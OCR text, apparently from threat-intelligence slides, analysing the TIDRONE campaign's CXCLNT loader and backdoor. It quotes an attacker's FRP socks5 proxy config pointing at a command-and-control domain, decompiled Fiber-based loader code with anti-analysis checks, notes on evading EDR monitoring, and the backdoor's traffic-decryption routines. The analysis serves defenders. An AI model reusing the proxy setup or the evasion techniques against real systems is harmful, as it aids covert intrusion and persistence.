

```
[common]
    server_addr = {VictimName}.fghytr.com
    server_port = 80
    protocol = websocket

[{VictimName}{SerialNumber}]
    type = tcp
    plugin =socks5
    remote_port = 12009
    plugin_user = {VictimName}
    plugin_passwd = {VictimName}
```


```
PDB: C:\Users\venom\Desktop\PenTest\frp-0.32.1\cmd\frpc
```



Campaign TIDRONE: Infection Chain



CXCLNT Loader – Evolution



CXCLNT Loader – Fiber Technique

BlackHat Asia 2024

Immoral Fiber: Unlocking & Discovering New Offensive Capabilities of Fibers

Daniel Jary | Security Researcher
Date: Thursday, April 18 | 2:30pm-3:00pm (Heliconia Junior Ballroom 3410B)
Format: 30-Minute Briefings

undocumented and existing exclusively in Usermode. Compared
ctive. They are non-trivial to extract from memory and the
perspective this could sound like a nightmare, however red

y them. It discusses current open-source techniques such as
tack spoofing and misdirection via dummy Fibers.

mponent can be leveraged from an attacker's perspective, their
executing malicious code.

tion using Fibers. This is demonstrated in the POC tool
ks the ability to inject malicious code into dormant Fibers inside
cing Fiber objects entirely, or overwriting existing Fiber local

Finally, this talk will reveal another new POC technique 'PhantomThread'. This is a more OpSec aware method of leveraging the stack switching effect of Windows Fibers to achieve callstack spoofing. It evades existing forms of detection telemetry collected by EDR agents and AV products by masquerading as a regular Thread. In addition, it temporarily patches indicators which can be used as forensic artifacts inside the TEB, TIB and the Fiber object itself, reverting these changes when necessary.

BlackHat USA 2023

From Dead Data to Digestion: Extracting Windows Fibers for Your Digital Forensics Diet

Daniel Jary | Security Researcher,
Date: Wednesday, August 9 | 2:30pm-3:00pm (South Seas AB, Level 3)
Format: 30-Minute Briefings
Tracks: Data Forensics & Incident Response, Reverse Engineering

Windows Fibers are a lesser known optional component of Windows. They are being adopted by attackers as a non-traditional way to execute code and sidestep EDR telemetry sources. Not only this but Fibers are being used by C2 frameworks as a vehicle to implement other techniques such as thread stack spoofing. Alarmingly there is no open-source tooling or standard APIs that can remotely and comprehensively enumerate and detect malicious Fiber use from memory.

This talk will take you on a journey on how to reverse the underlying API, understand the core components of the undocumented internals of Fibers, and then use this knowledge to create granular detection telemetry from process memory. It will conclude by demonstrating and then open-sourcing a novel tool called Weetabix that automates this whole process for the benefit of threat hunting teams or EDR developers.

Ref:

- https://www.blackhat.com/asia-24/briefings/schedule/#immoral-fiber-unlocking-38-discovering-new-offensive-capabilities-of-fibers-37947
- https://www.blackhat.com/us-23/briefings/schedule/#from-dead-data-to-digestion-extracting-windows-fibers-for-your-digital-forensics-diet-32832

CXCLNT Loader – Fiber vs. Thread

Feature	Fiber	Thread
Execution Mode	User-mode (cooperative scheduling)	Kernel-mode (preemptive scheduling)
Scheduling	Manually controlled (switches only when yielding)	Managed by OS (switches based on priority & time slice)
Performance	Faster context switching (no kernel involvement)	Slower context switching (involves kernel calls)
Resource Usage	Lightweight (less overhead)	Heavier (requires OS scheduling and stack space)
API Monitoring Evasion	Able to avoid API monitoring by staying in user mode	Harder to evade monitoring since threads interact with the OS

CXCLNT Loader – Evolution


A

SwitchToFiber

B

FlsAlloc

C




Exception

2023

2024

CXCLNT Loader – Version A


```
hModule = hinstDLL;
ModuleHandleA = GetModuleHandleA(0);
dword_10013300 = *(_DWORD *)((char *)ModuleHandleA + *((_DWORD *)ModuleHandleA + 15) + 40);
lpFiber = ConvertThreadToFiber(0);
Fiber = (char *)CreateFiber(0, (LPFIBER_START_ROUTINE)StartAddress, 0);
dword_100132C4 = (int)Fiber;
*(_DWORD *)&Fiber[(dword_10013300 ^ 0x10EC) + 0xC4] = (char *)sub_10001480 + (dword_10013300 ^ 0x10EC);
SwitchToFiber(Fiber);
```



CXCLNT Loader – Version B


```
K32EnumProcesses(idProcess, 0x8Cu,
v3 = cbNeeded == 0x8C;
if ( cbNeeded == 0x8C )
  dwFlsIndex = FlsAlloc(Callback);
return v3;
```

```
FlsSetValue(dwFlsIndex + v11, Filename);
FlsFree(dwFlsIndex);
dword_74773308 = (int)CreateThread(0, 0, lpStartAddress, 0, 0, 0);
WaitForSingleObject((HANDLE)dword_74773308, 0xFFFFFFFF);
ExitProcess(0);
```



CXCLNT Loader – Version C

```
                        ; CODE XREF: JLI_GetStdArgs+1EF↑j
push    edi             ; lpProcName
push    edx             ; hModule
call    ds:GetProcAddress ; Get MessageBox
call    eax             ; Call MessageBox (Exception)
jmp     short loc_10001444
```



CXCLNT Loader – Anti-Analysis


Checking entry point address for host process

```
hModule = hinstDLL;
ModuleHandleA = GetModuleHandleA(0);
dword_10013300 = *(_DWORD *)((char *)ModuleHandleA + *((_DWORD *)ModuleHandleA + 15) + 40);
lpFiber = ConvertThreadToFiber(0);
Fiber = (char *)CreateFiber(0, (LPFIBER_START_ROUTINE)StartAddress, 0);
dword_100132C4 = (int)Fiber;
*(_DWORD *)&Fiber[(dword_10013300 ^ 0x10EC) + 196] = (char *)sub_10001480 + (dword_10013300 ^ 0x10EC);
SwitchToFiber(Fiber);
```

Name	Address	Ordinal
JLI_CmdToArgs	10001080	1
JLI_GetStdArgc	100010B0	2
JLI_GetStdArgs	100011F0	3
JLI_Launch	100014F0	4
JLI_MemAlloc	10001110	5
DllEntryPoint	**10001876**	**[main entry]**

Export functions sequence defined by legitimate host process

CXCLNT Backdoor



- Active period: 2022 ~ 2024
- In-memory executable
- Perform two-step decryptions to parse traffic
- Support 2 kinds of connection method:
  - SSL + Custom Protocol
  - HTTPS
- Anti-analysis: Hide the intent due to the functionalities depend on the plugin received from C2

Traffic Decryption - Header

Ciphertext

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
0000	77	68	5F	D6	F6	53	B9	E0	key_header				key_data			
0010	9D	8C	7C	8C	AC	95	2F	B4	7C	8C	9C	10	9D	8C	7C	8C
0020	FE	0D	E0	CA	E4	71	D7	92	C8	92	1A	96	D6	42	50	2A
0030	A7	FC	45	8C	70	62	06	8A	94	EE	66	02	FA	F5	95	50
0040	65	55	D4	41	57	A6	C0	BB	C7	62	F8	94	F6	82	EC	0B
0050	65	F9	E5	65	CC	63	BA	4B	B4	2E	DA	23	46	34	B7	4B
0060	98	23	31	C0	37	0F	08	19	91	BE	2A	54	B0	C4	A6	92
0070	EC	CD	42	CE	8B	A2	03	42	15	34	80	70	55	01	41	46
0080	6C	1D	EE	FF	FF	B8	E6	90	A4	E1	F3	B3	0C	9A	D2	78
0090	36	FC	75	39	71	BC	9E	6F	26	71	92	6C	2E	DC	79	7F
00A0	1C	65	17	E1	7C	A0	81	5F	8F	34	35	3E	03	D3	17	57

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
0000	command				00	00	00	00	F1	60	01	5F	3B	84	9C	10
0010	Error Code				Victim Hash				00	00	00	00	00	00	00	00
0020	55	8A	EE	88	49	0D	5B	EE	44	0E	0A	0B	5A	3E	DC	B6
0030	B7	61	C9	F0	FC	FE	16	17	18	92	EA	9E	EA	68	19	2C
0040	E9	C9	C4	DC	DB	DA	4C	27	D7	FF	74	E8	7A	1E	FC	96
0050	E9	85	69	F9	DC	FE	36	37	38	B2	CA	BE	CA	48	3B	D7
0060	88	BE	BD	BC	BB	93	18	84	1D	C2	A6	C8	A0	59	2A	EE
0070	60	51	52	53	07	DE	8F	DE	05	A9	0C	0C	D9	9D	51	DB
0080	E0	61	62	63	EF	25	6A	EC	28	7D	E3	2E	80	E6	5E	E4
0090	26	61	F9	45	FD	20	8E	F2	AA	0D	1E	F0	3E	41	F5	03
00A0	90	F9	07	7C	F0	DC	0D	C3	9F	A9	B9	42	8F	4F	07	CA


Decrypt Traffic Header:

```
v1 = v2 = v3 = key_header
for i in range(0, len(encrypt_header)):
    v1 = ((v1 >> 3) - 0x432A) & 0xFFFFFFFF
    v2 = ((v2 >> 7) - 0xCC1343) & 0xFFFFFFFF
    v3 = ((v3 << 9) + 0x33F) & 0xFFFFFFFF
    encrypt_header[i] ^= (((v3 & 0xFF) + (v2 & 0xFF)
+ (33 * (v1 & 0xFF)) + 1) & 0xFF)
```

Traffic Header Format

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
0000	Command Code				00	00	00	00	key_header				key_data			
0010	Error Code				Target Hash				00	00	00	00	00	00	00	00

Traffic Decryption - Data



Decrypt Traffic Data:

```
v1 = v2 = v3 = key_data
for i in range(0, len(encrypted_data)):
    v1 = ((v1 >> 3) - 0x432A) & 0xFFFFFFFF
    v2 = ((v2 >> 7) - 0xCC1343) & 0xFFFFFFFF
    v3 = ((v3 << 9) + 0x33F) & 0xFFFFFFFF
    encrypted_data[i] ^= (((v3 & 0xFF) + (v2 & 0xFF) + (33 * (v1 & 0xFF)) + 1) & 0xFF)
```

Traffic Decryption - Data

General

- Collect Victim Information
- Update Configuration
- Manipulate Shellcode
- Uninstall

Plugin

- Manipulate Plugin

- Export function:
  - **Init** - Initiate Plugin🤔
  - **GetInstance** - Get the basic information of target folder
  - **DeleteInstance** - Terminate Plugin🤔

CXCLNT Backdoor – Backdoor Command Table

